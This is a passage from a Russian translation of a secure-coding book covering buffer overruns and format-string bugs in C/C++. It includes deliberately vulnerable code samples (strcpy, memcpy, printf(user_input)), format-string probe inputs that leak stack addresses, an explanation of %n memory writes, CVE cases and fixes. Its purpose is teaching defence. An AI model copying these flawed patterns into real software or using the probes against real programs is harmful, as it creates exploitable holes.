Если значение `count` может поступать от пользователя, то нетрудно задать его так, чтобы при умножении возникло переполнение. Тогда будет выделен буфер гораздо меньшего размера, чем необходимо, и противник сможет его переполнить. В компиляторе C++, который будет поставляться в составе Microsoft Visual Studio 2005, реализована внутренняя проверка для недопущения такого рода ошибок. Аналогичная проблема может возникнуть во многих реализациях функции calloc, которая выполняет примерно такую же операцию. В этом и состоит коварство многих ошибок, связанных с переполнением целых чисел: опасно не само это переполнение, а вызванное им переполнение буфера. Но подробнее об этом мы расскажем в грехе 3.

Вот как еще может возникать переполнение буфера:

```
#define MAX_BUF 256
void BadCode(char* input)
{
   short len;
   char buf[MAX_BUF];
   len = strlen(input);
   // конечно, мы можем использовать strcpy безопасно
   if(len < MAX_BUF)
      strcpy(buf, input);
}
```

На первый взгляд, все хорошо, не так ли? Но на самом деле здесь ошибка на ошибке. Детали мы отложим до обсуждения переполнения целых числе в грехе 3, а пока заметим, что литералы всегда имеют тип signed int. Если длина входных данных (строка `input`) превышает 32K, то переменная `len` станет отрицательна, она будет расширена до типа int с сохранением знака и окажется меньше MAX_BUF, что приведет к переполнению. Еще одна ошибка возникнет, если длина строки превосходит 64K. В этом случае мы имеем ошибку усечения: `len` оказывается маленьким положительным числом. Основной способ исправления – объявлять переменные для хранения размеров как имеющие тип size_t. Еще одна скрытая проблема заключается в том, что входные данные могут не заканчиваться нулем. Вот как может выглядеть исправленный код:

```
const size_t MAX_BUF = 256;
void LessBadCode(char* input)
{
   size_t len;
   char buf[MAX_BUF];
   len = strlen(input);
   // конечно, мы можем использовать strcpy безопасно
```

```
   if(len < MAX_BUF)
      strcpy(buf, input);
}
```

Родственные грехи

С этим грехом тесно связано переполнение целых чисел. Если вы пытаетесь устранить ошибки переполнения буфера путем использования функций работы со строками семейства strn... или вычисляете размер выделяемого из кучи буфера, то очень важно не допускать арифметических ошибок.

Ошибки при работе с форматной строкой могут дать такой же эффект, как переполнение буфера, хотя переполнением в строгом смысле не являются. Обычно такие ошибки вообще не связаны ни с какими буферами.

Вариантом переполнения буфера является запись в массив без контроля выхода за границы. Если противник сумеет прямо или косвенно подсунуть индекс массива и вы не проверите, что он принадлежит допустимому диапазону, то возможна запись по произвольному адресу в памяти. При этом не только изменяется поток выполнения программы, но могут быть затерты несмежные области памяти, а это сводит на нет все меры противодействия переполнению буфера.

Где искать ошибку

Вот на что нужно обращать внимание в первую очередь:

- любые входные данные, будь то из сети, из файла или из командной строки;
- передача данных из вышеупомянутых источников входных данных во внутренние структуры;
- использование небезопасных функций работы со строками;
- использование арифметических операций для вычисления размера буфера или числа свободных байтов в нем.

Выявление ошибки на этапе анализа кода

Обнаружить присутствие этого греха во время анализа кода может быть как совсем легко, так и очень сложно. Проще всего проанализировать все случаи употребления функций работы со строками. Надо иметь в виду, что вы можете найти много мест, где функции вызываются безопасно, но наш опыт показывает, что ошибки могут скрываться даже в правильных вызовах. Коэффициент регрессии, характерный для модификации кода с целью перехода исключительно на безопасные функции, обычно очень мал (от одной десятой до одной сотой величины, типичной для исправления ошибки), зато это позволит устранить возможность некоторых видов эксплойтов.

Добиться этого можно, например, поручив выполнение задачи компилятору. Если вы исключите объявления функций strcpy, strcat, sprintf и им подобных из заголовочных файлов, то компилятор укажет все места в коде, где они встречаются. Но имейте в виду, что некоторые приложения полностью или частично переопределяют библиотеку времени исполнения для языка C.

Сложнее отыскать переполнение кучи. Чтобы решить эту задачу, нужно помнить о возможности переполнения целых, о чем пойдет речь в грехе 3. Начать нужно с выявления всех мест, где производится выделение памяти, а затем проверить, с помощью каких арифметических операций вычислялся размер буфера.

Наилучший подход состоит в том, чтобы проследить, как используются все поступающие от пользователя данные, начиная с точки входа в приложение и далее по всем функциям. Очень важно знать, что именно может контролировать противник.

Тестирование

Одной из наиболее эффективных методик является *рандомизированное тестирование* (fuzz testing), когда на вход подаются полуслучайные данные. Попробуйте увеличить длину входных строк и понаблюдайте за поведением приложения. Обратите внимание на одну особенность: иногда множество неправильных значений входных данных довольно мало. Например, в одном месте программы проверяется, что длина входной строки должна быть меньше 260 байтов, а в другом месте выделяется буфер длиной 256. Если вы подадите на вход очень длинную строку, то она, конечно, будет отвергнута, но стоит попасть точно в неконтролируемый интервал – и можно писать эксплойт. Часто проблему можно найти, используя при тестировании степени двойки или степени двойки плюс-минус единица.

Стоит также поискать те места, где пользователь может задать длину чего-либо. Измените длину так, чтобы она не соответствовала строке, и особое внимание обращайте на возможность переполнения целого: опасность представляют случаи, когда длина + 1 = 0.

Для рандомизированного тестирования нужно собрать специальную тестовую версию программы. В отладочные версии часто вставляют утверждения, которые изменяют поток выполнения программы и могут помешать обнаружить условия, при которых возможен экплойт. С другой стороны, современные компиляторы включают в отладочные версии хитроумный код для обнаружения порчи стека. В зависимости от используемого распределителя памяти и операционной системы вы можете также включить более строгую проверку целостности кучи.

Если вы используете утверждения для контроля входных данных, то имеет смысл перейти от такой формы:

```
assert(len < MAX_PATH);
```

к следующей

```
if(len >= MAX_PATH)
{
   assert(false);
   return false;
}
```

Всегда следует тестировать программу с помощью какой-либо утилиты обнаружения ошибок при работе с памятью, например AppVerifier для Windows (см. ссылку в разделе «Другие ресурсы»). Это позволит выявить ошибки, связанные с небольшим или трудноуловимым переполнением буфера.

Примеры из реальной жизни

Ниже приведены некоторые примеры переполнения буфера, взятые из базы данных типичных уязвимостей и брешей (CVE) на сайте http://cve.mitre.org. Интересно, что когда мы работали над этой книгой, в базе CVE по запросу «buffer overrun» находилось 1734 записи. Поиск по бюллетеням CERT, в которых документируются самые широко распространенные и серьезные уязвимости, по тому же запросу дал 107 документов.

CVE-1999-0042

Цитата из описания ошибки: «Переполнение буфера в реализации серверов IMAP и POP Вашингтонского университета». Эта же ошибка очень подробно документирована в бюллетене CERT за номером CA-1997-09. Переполнение происходит во время аутентификации для доступа к серверам, реализующим протоколы Post Office Protocol (POP) и Internet Message Access Protocol (IMAP). Связанная с ней уязвимость состоит в том, что сервер электронной почты не мог отказаться от избыточных привилегий, поэтому эксплойт давал противнику права пользователя root. Это переполнение поставило под удар довольно много систем.

Контрольная программа, созданная для поиска уязвимых версий этого сервера, обнаружила аналогичные дефекты в программе SLMail 2.5 производства Seattle Labs, о чем помещен отчет на странице www.winnetmag.com/Article/ArticleID/9223/9223.html.

CVE-2000-0389 – CVE-2000-0392

Из CVE-2000-0389: «Переполнение буфера в функции krb_rd_req в Kerberos версий 4 и 5 позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0390: «Переполнение буфера в функции krb425_conv_principal в Kerberos 5 позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0391: «Переполнение буфера в программе krshd, входящей в состав Kerberos 5, позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0392: «Переполнение буфера в программе krshd, входящей в состав Kerberos 5, позволяет удаленному противнику получить привилегии root».

Эти ошибки в реализации системы Kerberos производства МТИ документированы в бюллетене CERT CA-2000-06 по адресу www.cert.org/advisories/CA-2000-06.html. Хотя исходные тексты открыты уже несколько лет и проблема коренится в использовании опасных функций работы со строками (strcat), отчет о ней появился только в 2000 году.

CVE-2002-0842, CVE-2003-0095, CAN-2003-0096

Из CVE-2002-0842:

Ошибка при работе с форматной строкой в одной модификации функции mod_dav, применяемой для протоколирования сообщений о плохом шлюзе (например, Oracle9i Application Server 9.0.2), позволяет удаленному противнику вы-

полнить произвольный код, обратившись к URI, для которого сервер возвращает ответ «502 BadGateway». В результате функция dav_lookup_uri() в файле mod_dav.c возвращает спецификаторы форматной строки, которые потом используются при вызове ap_log_rerror().

Из CVE-2003-0095:

Переполнение буфера в программе ORACLE.EXE для Oracle Database Server 9i, 8i, 8.1.7 и 8.0.6 позволяет удаленному противнику выполнить произвольный код, задав при входе длинное имя пользователя. Ошибкой можно воспользоваться из клиентских приложений, самостоятельно выполняющих аутентификацию, что и продемонстрировано на примере LOADPSP.

Из CAN-2003-0096:

Многочисленные ошибки переполнения буфера в Oracle 9i Database Release 2, Release 1, 8i, 8.1.7 и 8.0.6 позволяют удаленному противнику выполнить произвольный код, (1) задав длинную строку преобразования в качестве аргумента функции TO_TIMESTAMP_TZ, (2) задав длинное название часового пояса в качестве аргумента функции TZ_OFFSET и (3) задав длинную строку в качестве аргумента DIRECTORY функции BFILENAME.

Эти ошибки документированы в бюллетене CERT CA-2003-05 по адресу www.cert.org/advisories/CA-2003-05.html. Их – в числе прочих – обнаружил Дэвид Литчфилд со своими сотрудниками из компании Next Generation Security Software Ltd. Попутно отметим, что не стоит объявлять свои приложения «невзламываемыми», если за дело берется г-н Литчфилд.

CAN-2003-0352

Из описания в CVE:

Переполнение буфера в одном интерфейсе DCOM, используемом в системе RPC, применяемой в Microsoft Windows NT 4.0,2000, XP и Server 2003, позволяет удаленному противнику выполнить произвольный код, сформировав некорректное сообщение. Этой ошибкой воспользовались черви Blaster/MSblast/LovSAN and Nachi/Welchia.

Это переполнение интересно тем, что привело к широкому распространению двух весьма разрушительных червей, что повлекло за собой глобальные неприятности в сети Интернет. Переполнялся буфер в куче, доказательством возможности эксплуатации ошибки стало появление очень стабильного червя. Ко всему прочему еще был нарушен принцип предоставления наименьших привилегий, этот интерфейс не должен был быть доступен анонимным пользователям. Интересно еще отметить, что предпринятые в Windows 2003 контрмеры свели последствия атаки к отказу от обслуживания вместо эскалации привилегий.

Подробнее об этой проблеме можно прочитать на страницах www.cert.org/advisories/CA-2003-23.html и www.microsoft.com/technet/security/bulletin/MS03-039.asp.

Искупление греха

Путь к искуплению греха переполнения буфера долог и тернист. Мы обсудим несколько способов избежать этой ошибки, а также ряд приемов, позволяющих сократить ущерб от нее. Посмотрите, как можно улучшить свои программы.

Замена опасных функций работы со строками

Как минимум вы должны заменить небезопасные функции типа strcpy, strcat и sprintf их аналогами со счетчиком. Замену можно выбрать несколькими способами. Имейте в виду, что интерфейс старых вариантов функций со счетчиком оставляет желать лучшего, а кроме того, для задания параметров часто приходится заниматься арифметическими вычислениями. В грехе 3 вы увидите, что компьютеры не так хорошо справляются с математикой, как могло бы показаться. Из новых разработок стоит отметить функцию strsafe, Safe CRT (библиотеку времени исполнения для C), которая войдет в состав Microsoft Visual Studio (и очень скоро станент частью стандарта ANSI C/C++), и функции strlcat/strlcpy для *nix. Обращайте внимание на то, как каждая функция обрабатывает конец строки и усечение. Некоторые функции гарантируют, что строка будет завершаться нулем, но большинство старых функций со счетчиком таких гарантий не дают. Опыт группы разработки Microsoft Office по замене небезопасных функций работы со строками в Office 2003 показал, что коэффициент регресии (число новых ошибок в расчете на одно исправление) очень мал, так что пусть страх внести новые ошибки вас не останавливает.

Следите за выделениями памяти

Еще одна причина переполнения буфера – это арифметические ошибки. Прочитайте в грехе 3 о переполнении целых чисел и найдите в своем коде все места, где для вычисления размера буфера производятся арифметические вычисления.

Проверьте циклы и доступ к массивам

Переполнение возможно и в случае, когда неправильно проверяется условие выхода из цикла и не контролируется выход за границы массива перед записью в него. Это одна из самых трудных для обнаружения ошибок; вы увидите, что часто ошибка проявляется совсем не в том модуле, где была допущена.

Пользуйтесь строками в стиле C++, а не C

Это эффективнее простой замены стандартных C-функций, но может повлечь за собой кардинальную переработку кода, особенно если программа собиралась не компилятором C++. Вы должны хорошо представлять себе характеристики

производительности STL-контейнеров. Вполне возможно написать очень эффективный код с использованием STL, но, как всегда, нежелание читать руководство (RTFM – Read The Fine Manual) может привести к коду, далекому от оптимального. Наиболее типичное усовершенствование такого рода – переход к использованию шаблонных классов std::string или std::wstring.

Пользуйтесь STL-контейнерами вместо статических массивов

Все вышеупомянутые проблемы относятся и к STL-контейнерам, например vector, но ситуация осложняется еще и тем, что не все реализации класса vector::iterator контролируют выход за границы контейнера. Указанная в заголовке мера может помочь, и автор полагает, что STL способствует быстрому написанию правильного кода, но имейте в виду, что это все же не панацея.

Пользуйтесь инструментами анализа

На рынке появляются прекрасные инструменты для анализа кода на языках C/C++ на предмет нарушения безопасности, в том числе Coverity, PREfast и Klocwork. В разделе «Другие ресурсы» приведены ссылки. В состав Visual Studio .NET 2005 войдет программа PREfast и еще один инструмент анализа кода под названием Source code Annotation Language (SAL – язык аннотирования исходного текста), позволяющий обнаружить такие дефекты, как переполнение буфера. Проще всего проиллюстрировать SAL на примере. В показанном ниже фрагменте (примитивном) вы знаете, как соотносятся аргументы `data` и `count`: длина `data` составляет `count` байтов. Но компилятору об этом ничего не известно, он видит только типы char * and a size_t.

```
void *DoStuff(char *data, size_t count) {
   static char buf[32];
   return memcpy(buf, data, count);
}
```

На первый взгляд, код не содержит ничего плохого (если не считать, что мы возвращаем указатель на статический буфер, ну посмейтесь над нами). Однако если `count` больше 32, то возникает переполнение буфера. Если бы этот код был аннотирован с помощью SAL, то компилятор мог бы отловить эту ошибку:

```
void *DoStuff(__in_ecount(count) char *data, size_t count) {
   static char buf[32];
   return memcpy(buf, data, count);
}
```

Объясняется это тем, что теперь компилятор и/или PREfast знают о тесной связи аргументов `data` и `count`.

Дополнительные защитные меры

Дополнительные защитные меры – это как ремни безопасности в автомобиле. Часто они смягчают последствия столкновения, но в аварию попадать все равно

не стоит. Важно понимать, что для всех основных способов минимизировать эффект от переполнения буфера условия, которые приводят к переполнению буфера, продолжают существовать, поэтому достаточно изощренная атака может обойти ваши контрмеры. Все же рассмотрим некоторые подходы.

Защита стека

Защиту стека первым применил Криспин Коуэн в своей программе Stackguard, затем она была независимо реализована Microsoft с помощью флага компилятора /GS. В самом простом варианте суть ее состоит в том, что в стек между локальными переменными и адресом возврата записывается некое значение. В более современных реализациях для повышения эффективности может также изменяться порядок переменных. Достоинство этого подхода в том, что он легко реализуется и почти не снижает производительности, а кроме того, облегчает отладку в случае порчи стека. Другой пример – это программа ProPolice, созданная компанией IBM как расширение компилятора Gnu Compiler Collection (GCC). Любой современный продукт должен включать в себя защиту стека.

Запрет исполнения в стеке и куче

Эта контрмера существенно усложняет задачу хакера, но может сказаться на совместимости. Некоторые приложения считают допустимым компилировать и исполнять код на лету. Например, это относится к языкам Java и C#. Важно также отметить, что если противник сумеет заставить ваше приложение пасть жертвой атаки с возвратом в libc, когда для достижения неблаговидных целей выполняется вызов стандартной функции, то он сможет снять защиту со страницы памяти.

К сожалению, современная аппаратура по большей части не поддерживает эту возможность, а имеющаяся подержка зависит от процессора, операционной системы и даже ее конкретной версии. Поэтому рассчитывать на наличие такой защиты в реальных условиях не стоит, но все равно следует протестировать свою программу и убедиться, что она будет работать, когда стек и куча защищены от исполнения. Для этого нужно запустить ее на том процессоре и операционной системе, которые поддерживают аппаратную защиту. Например, если целевой платформой является Windows XP, то прогоните тесты на машине с процессором AMD Athlon 64 FX под управлением Windows XP SP2. В Windows эта технология называется Data Execution Protection (DEP – защита от исполнения данных), а раньше носила имя No eXecute (NX).

ОС Windows Server 2003 SP1 также поддерживает эту возможность, равно как подсистема PaX для Linux и OpenBSD.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, «Public Enemy #1: Buffer Overruns»

- «Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows Server 2003» by David Litchfield: www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf
- «Non-stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP» by David Litchfield: www.ngssoftware.com/papers/non-stack-bo-windows.pdf
- «Blind Exploitation of Stack Overflow Vulnerabilities» by Peter Winter-Smith: www.ngssoftware.com/papers/NISR.BlindExploitation.pdf
- «Creating Arbitrary Shellcode In Unicode Expanded Strings: The 'Venetian' Exploit» by Chris Anley: www.ngssoftware.com/papers/unicodebo.pdf
- «Smashing The Stack For Fun And Profit» by Aleph1 (Elias Levy): www.insecure.org/stf/smashstack.txt
- «The Tao of Windows Buffer Overflow» by Dildog: www.cultdeadcow.com/cDc_files/cDc-351/
- Microsoft Security Bulletin MS04-011/Security Update for Microsoft Windows (835732): www.microsoft.com/technet/security/Bulletin/MS04-011.mspx
- Microsoft Application Compatibility Analyzer: www.microsoft.com/windows/appcompatibility/analyzer.mspx
- Using the Strsafe.h Functions: http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/resources/strings/usingstrsafefunctions.asp
- More Secure Buffer Function Calls: AUTOMATICALLY!: http://blogs.msdn.com/michael_howard/archive/2005/2/3.aspx
- Repel Attacks on Your Code with the Visual Studio 2005 Safe C and C++ Libraries: http://msdn.microsoft.com/msdnmag/issues/05/05/SafeCandC/default.aspx
- «strlcpy and strlcat – Consistent, Safe, String Copy and Concatenation» by Todd C. Miller and Theo de Raadt: www.usenix.org/events/usenix99/millert.html
- GCC extension for protecting applications from stack-smashing attacks: www.trl.ibm.com/projects/security/ssp/
- PaX: http://pax.grsecurity.net/
- OpenBSD Security: www.openbsd.org/security.html
- Static Source Code Analysis Tools for C: http://spinroot.com/static/

Резюме

Рекомендуется

- Тщательно проверяйте любой доступ к буферу за счет использования безопасных функций для работы со строками и областями памяти.
- Пользуйтесь встраиваемыми в компилятор средствами защиты, например флагом /GS и программой ProPolice.
- Применяйте механизмы защиты от переполнения буфера на уровне операционной системы, например DEP и PaX.
- Уясните, какие данные контролирует противник, и обрабатывайте их безопасным образом.

Не рекомендуется

- Не думайте, что компилятор и ОС все сделают за вас, это всего лишь дополнительные средства защиты.
- Не используйте небезопасные функции в новых программах.

Стоит подумать

- Об установке последней версии компилятора C/C++, поскольку разработчики включают в генерируемый код новые механизмы защиты.
- О постепенном удалении небезопасных функций из старых программ.
- Об использовании строк и контейнерных классов из библиотеки C++ вместо применения низкоуровневых функций C для работы со строками.

Грех 2. Ошибки, связанные с форматной строкой

В чем состоит грех

С форматной строкой связан новый класс атак, появившихся в последние годы. Одно из первых сообщений на эту тему прислал Ламагра Аграмал (Lamagra Argamal) 23 июня 2000 года (www.securityfocus.com/archive/1/66842). Месяцем позже Паскаль Бушарен (Pascal Bouchareine) дал более развернутое пояснение (www.securityfocus.com/archive/1/70552). В более раннем сообщении Марка Слемко (Mark Slemko) (www.securityfocus.com/archive/1/10383) были описаны основные признаки ошибки, но о возможности записывать в память речи не было.

Как и в случае многих других проблем, относящихся к безопасности, суть ошибки в форматной строке заключается в отсутствии контроля данных, поступающих от пользователя. В программе на C/C++ такая ошибка позволяет произвести запись по произвольному адресу в памяти, а опаснее всего то, что при этом необязательно затрагиваются соседние блоки памяти. В результате противник может обойти защиту стека и модифицировать очень небольшие участки памяти. Проблема может возникнуть и тогда, когда форматная строка читается из не заслуживающего доверия источника, контролируемого противником, но это свойственно скорее системам UNIX и Linux. В Windows таблицы строк обычно хранятся внутри исполняемого файла или в динамически загружаемых библиотеках ресурсов (ресурсных DLL). Если противник может изменить основной исполняемый файл или ресурсную DLL, то он способен провести прямолинейную атаку, и не эксплуатируя ошибки в форматной строке.

Но и в программах на других языках атаки на форматную строку могут стать источником серьезных неприятностей. Самая очевидная заключается в том, что пользователь не понимает, что происходит, однако при некоторых условиях противник может организовать атаку с кросс-сайтовым сценарием или внедрением SQL-команд, тем самым запортив или модифицировав данные.

Подверженные греху языки

Самыми опасными в этом отношении являются языки C и C++. Успешная атака приводит к исполнению произвольного кода и раскрытию информации. В программах на других языках произвольный код обычно выполнить не удается, но, как отмечено выше, возможны другие виды атак. С программой на Perl ничего не случится, если пользователь подсунет спецификаторы формата, но

она может стать уязвимой, когда форматные строки считываются из ненадежного источника данных.

Как происходит грехопадение

Форматирование данных для вывода или хранения – это довольно сложное дело. Поэтому во многих языках программирования есть средства для решения этой задачи. Как правило, формат описывается так называемой *форматной строкой*. По существу, это мини-программа на очень специализированном языке, предназначенном исключительно для описания формата выходных данных. Однако многие разработчики допускают примитивную ошибку – позволяют задавать форматную строку пользователям, не заслуживающим доверия. В результате противник может подсунуть такую строку, при работе с которой возникнут серьезные проблемы.

В программах на языке C/C++ это особенно рискованно, поскольку обнаружить сомнительные места в форматной строке очень сложно, а кроме того, форматные строки в этих языках могут содержать некоторые опасные спецификаторы (и прежде всего %n), отсутствующие в других языках.

В C/C++ можно объявить функцию с переменным числом аргументов, указав в качестве последнего аргумента многоточие (...). Проблема в том, что при вызове такая функция не знает, сколько аргументов ей передано. К числу наиболее распространенных функций с переменным числом аргументов относятся функции семейства printf: printf, sprintf, snprintf, fprintf, vprintf и т. д. Та же проблема свойственна функциям для работы с широкими символами. Рассмотрим пример:

```
#include <stdio.h>
int main(int argc, char* argv[])
{
   if(argc > 1)
      printf(argv[1]);
   return 0;
}
```

Исключительно простая программа. Однако посмотрим, что может произойти. Программист ожидает, что пользователь введет что-то безобидное, например **Hello World**. В ответ будет напечатано то же самое: `Hello World`. Но давайте передадим программе в качестве аргумента строку `%x %x`. Если запустить эту программу в стандартном окне команд (cmd.exe) под Windows XP, то получим:

```
E:\projects\19_sins\format_bug>format_bug.exe "%x %x"
12ffc0 4011e5
```

В другой операционной системе или при использовании другого интерпретатора команд для ввода точно такой строки в качестве аргумента может потребоваться слегка изменить синтаксис, и результат, вероятно, тоже будет отличаться. Для удобства можете поместить аргументы в shell-сценарий или пакетный файл.

Что произошло? Функции printf передана форматная строка, вместе с которой следовало бы передать еще два аргумента, то есть поместить их в стек перед

вызовом функции. Встретив спецификатор %x, printf прочтет четыре байта из стека. Нетрудно представить себе, что при наличии более сложной функции, которая хранит в стеке некоторую секретную информацию, противник смог бы эту информацию распечатать. В данном же случае на выходе мы видим адрес кадра стека (0x12ffc0), за которым следует адрес, по которому вернет управление функция main(). То и другое – важная информация, которую противник сумел несанкционированно получить.

Теперь возникает вопрос: «Как противник может воспользоваться ошибкой при работе с форматной строкой для записи в память?» Существует довольно редко используемый спецификатор %n, который позволяет записать число выведенных к настоящему моменту байтов в переменную, адрес которой передан в качестве соответствующего ему аргумента. Вот предполагаемый способ его применения:

```
unsigned int bytes;
printf("%s%n\n", argv[1], &bytes);
printf("Длина входных составляла %d символов\n, bytes");
```

В результате было бы напечатано:

```
E:\projects\19_sins\format_bug>format_bug2.exe "Some random input"
Some random input
Длина входных составляла 17 символов
```

На платформе, где длина целого составляет четыре байта, спецификатор %n выводит четыре байта, а спецификатор %hn – два байта. Противнику осталось только вычислить, какой адрес должен быть помещен в нужную позицию стека, а потом, манипулируя спецификаторами ширины, добиться, чтобы число выведенных байтов равнялось числовому значению нужного адреса.

> **Примечание**. Более подробная демонстрация шагов, которые нужно предпринять для реализации такого эксплойта, приведена в главе 5 книги Michael Howard и David C. LeBlanc «Writing Secure Code, Second Edition» (Microsoft Press, 2002) или в книге Holesby Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan “noir” Eren, Neel Mehta, and Riley Hassell «The Shellcoder’s Handbook» (Справочник по shell-кодам) (Wiley, 2004).

Пока достаточно принять за аксиому, что если вы позволите противнику контролировать форматную строку в программе на C/C++, то рано или поздно он придумает, как заставить эту программу выполнить нужный ему код. Особенно неприятно, что перед запуском такой атаки противник может изучить содержимое стека и изменить направление атаки на лету. На самом деле в первый раз, когда автор демонстрировал эту атаку публично, ему попался не тот интерпретатор команд, на котором эксплойт разрабатывался, поэтому атака не сработала. Но вследствие удивительной гибкости этой атаки удалось исправить ошибку и взломать уязвимое приложение на глазах аудитории.

В большинстве других языков эквивалент спецификатора формата %n не поддерживается, поэтому напрямую противник не сможет таким образом вы-

полнить код по своему выбору. Тем не менее проблемы все равно остаются, поскольку существуют более тонкие варианты этой атаки, перед которыми уязвимы и другие языки. Если противник может задать форматную строку для вывода в файл протокола или в базу данных, то сумеет сформировать некорректный или сбивающий с толку протокол. Кроме того, приложение, читающее протоколы, может считать их заслуживающими доверия, а если это предположение нарушается, то ошибки в синтаксическом анализаторе могут все же привести к исполнению произвольного кода. С этим связана и другая проблема – запись в файл протокола управляющих символов. Так, символ забоя можно использовать для стирания данных, а символы конца строки могут скрыть или даже уничтожить следы атаки.

Без слов понятно, что если противник может задать форматную строку, передаваемую функции scanf и ей подобным, то беда неминуема.

Греховность C/C++

В отличие от многих других рассматриваемых нами ошибок, эту обнаружить довольно легко. Такой код неправилен:

```
printf(user_input);
```

а вот такой – правилен:

```
printf("%s", user_input);
```

Многие программисты легкомысленно полагают, что ошибку достаточно исправить только в таких местах. Однако нередко встречаются ситуации, когда форматную строку с помощью sprintf помещают в буфер, а потом забывают об этом и пишут примерно такой код:

```
fprintf(STDOUT, err_msg);
```

Противнику нужно лишь подготовить входные данные так, чтобы спецификаторы формата экранировались, и обычно написать эксплойт для такой ошибки даже проще, потому что буфер err_msg часто выделяется в стеке. Получив возможность пройти вверх по стеку, противник сможет управлять тем, в какое место будет записана информация, определяемая поданными им на вход данными.

Родственные грехи

Хотя самая очевидная атака связана с дефектом в коде программы, нередко форматные строки помещают во внешние файлы, чтобы упростить локализацию. Если такой файл недостаточно защищен, то противник сможет просто подставить собственные форматные строки.

Еще один близкий грех – это недостаточный контроль входных данных. В некоторых системах информация о местных привязках (locale) хранится в переменных окружения и определяет, в частности, каталог, где находятся файлы на нужном языке. Иногда противник может даже заставить приложение искать файлы в произвольных каталогах.

Где искать ошибку

Любое приложение, которое принимает данные от пользователя и передает их функции форматирования, потенциально уязвимо. Очень часто этому греху подвержены приложения, записывающие полученные от пользователя данные в протокол. Кроме того, некоторые функции могут реализовывать форматирование самостоятельно.

Выявление ошибки на этапе анализа кода

В программе на C/C++ обращайте внимание на функции семейства printf, особенно на такие конструкции:

```
printf(user_input);
fprintf(STDOUT, user_input);
```

Если встретится что-то похожее на

```
fprintf(STDOUT, msg_format, arg1, arg2);
```

проверьте, где хранится строка, на которую указывает msg_format, и насколько хорошо она защищена.

Есть много других уязвимых системных вызовов и API, в частности функция syslog. Определение любой функции, в списке аргументов которой встречается многоточие (...), должно вас насторожить.

Многие сканеры исходных текстов, даже лексические типа RATS и flawfinder, способны обнаружить такие ошибки. Есть даже программа PScan (www.striker.ottawa.on.ca/~aland/pscan/), специально спроектированная для этой цели. Существуют и инструменты, которые можно встроить в процесс компиляции, например программа FormatGuard Криспина Коуэна (http://lists.nas.nasa.gov/archives/ext/linux-security-audit/2001/05/msg00030.html).

Тестирование

Передайте приложению входную строку со спецификаторами формата и посмотрите, выводятся ли шестнадцатеричные значения. Например, если программа ожидает ввода имени файла и в случае, когда файл не найден, возвращает сообщение об ошибке, в которое входит введенное имя, попробуйте задать такое имя файла: `NotLikely%x%x.txt`. Если в ответ будет напечатано что-то типа «NotLikely12fd234104587.txt cannot be found», значит, вы нашли уязвимость, связанную с форматной строкой.

Ясно, что такая методика тестирования зависит от языка, – передавать имеет смысл только спецификаторы формата, поддерживаемые языком, на котором написана программа. Однако поскольку среды исполнения многих языков часто реализуются на C/C++, вы поступите мудро, если протестируете также и форматные строки для C/C++ – вдруг обнаружится опасная уязвимость библиотеки, использованной при реализации.

Отметим, что если речь идет о Web-приложении, которое отправляет назад данные, введенные пользователем, то существует также опасность атаки с кросс-сайтовым сценарием.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org). Это лишь небольшая выборка из 188 сообщений об ошибках при работе с форматной строкой.

CVE-2000-0573

Цитата из бюллетеня CVE: «Функция lreply в FTP-сервере wu-ftpd версии 2.6.0 и более ранних плохо контролирует форматную строку из не заслуживающего доверия источника, что позволяет противнику выполнить произвольный код с помощью команды SITE EXEC». Это первый опубликованный эксплойт, направленный против ошибки в форматной строке. Заголовок сообщения в BugTraq подчеркивает серьезность проблемы: «Удаленное получение полномочий root по крайней мере с 1994 года».

CVE-2000-0844

Цитата из бюллетеня CVE: «Некоторые функции, используемые в подсистеме локализации UNIX, недостаточно контролируют внедренные пользователем форматные строки, что позволяет противнику выполнить произвольный код с помощью таких функций, как gettext и catopen».

Полный текст оригинального бюллетеня можно найти по адресу www.securityfocus.com/archive/1/80154. Эта ошибка интересна тем, что затрагивает базовые API, применяемые в большинстве вариантов UNIX (в том числе и Linux), за исключением систем на базе BSD, в которых привилегированная suid-программа игнорирует значение переменной окружения NLSPATH. Как и многие бюллетени в разделе CORE SDI, этот прекрасно написан, информативен и содержит очень подробное объяснение проблемы в общем, но это предложение не только опасно, но еще и потребляет много процессорного времени.

Искупление греха

Прежде всего никогда не передавайте поступающие от пользователя данные функциям форматирования без проверки. За этим нужно следить на всех уровнях форматирования вывода. Отметим попутно, что функциям форматирования присущи заметные накладные расходы; загляните в исходный текст функции _output, если вам любопытно. Как бы ни удобно было писать просто:

```
fprintf(STDOUT, buf);
```

Во вторую очередь позаботьтесь о том, чтобы все используемые в программе форматные строки читались только из доверенного источника и чтобы противник не мог контролировать путь к этому источнику. Если вы пишете код для UNIX или Linux, имеет смысл последовать примеру BSD в плане игнорирования переменной NLSPATH, которая задает путь к файлу локализованных сообщений. Это повысит степень защиты.

Искупление греха в C/C++

Достаточно просто пользоваться функциями форматирования вот так:

```
printf("%s", user_input);
```

Дополнительные защитные меры

Проверяйте локаль и разрешайте только корректные значения. Подробнее см. статью David Wheeler «Write It Secure: Format Strings and Locale Filtering», упомянутую в разделе «Другие ресурсы». Не пользуйтесь функциями семейства printf, если есть другие пути. Например, в C++ имеются операторы вывода в поток:

```
#include <iostream>
//...
std::cout << user_input
//...
```

Другие ресурсы

- «format bugs, in addition to the wuftpd bug» by Lamagra Agramal: www.securityfocus.com/archive/1/66842
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, "Public Enemy #1: Buffer Overruns"
- «UNIX locale format string vulnerability, CORE SDI» by Iván Arce: www.securityfocus.com/archive/1/80154
- «Format String Attacks» by Tim Newsham: www.securityfocus.com/archive/1/81565
- «Windows 2000 Format String Vulnerabilities» by David Litchfield: www.nextgenss.com/papers/win32format.doc
- «Write It Secure: Format Strings and Locale Filtering» by David A. Wheeler: www.dwheeler.com/essays/write_it_secure_1.html

Резюме

Рекомендуется

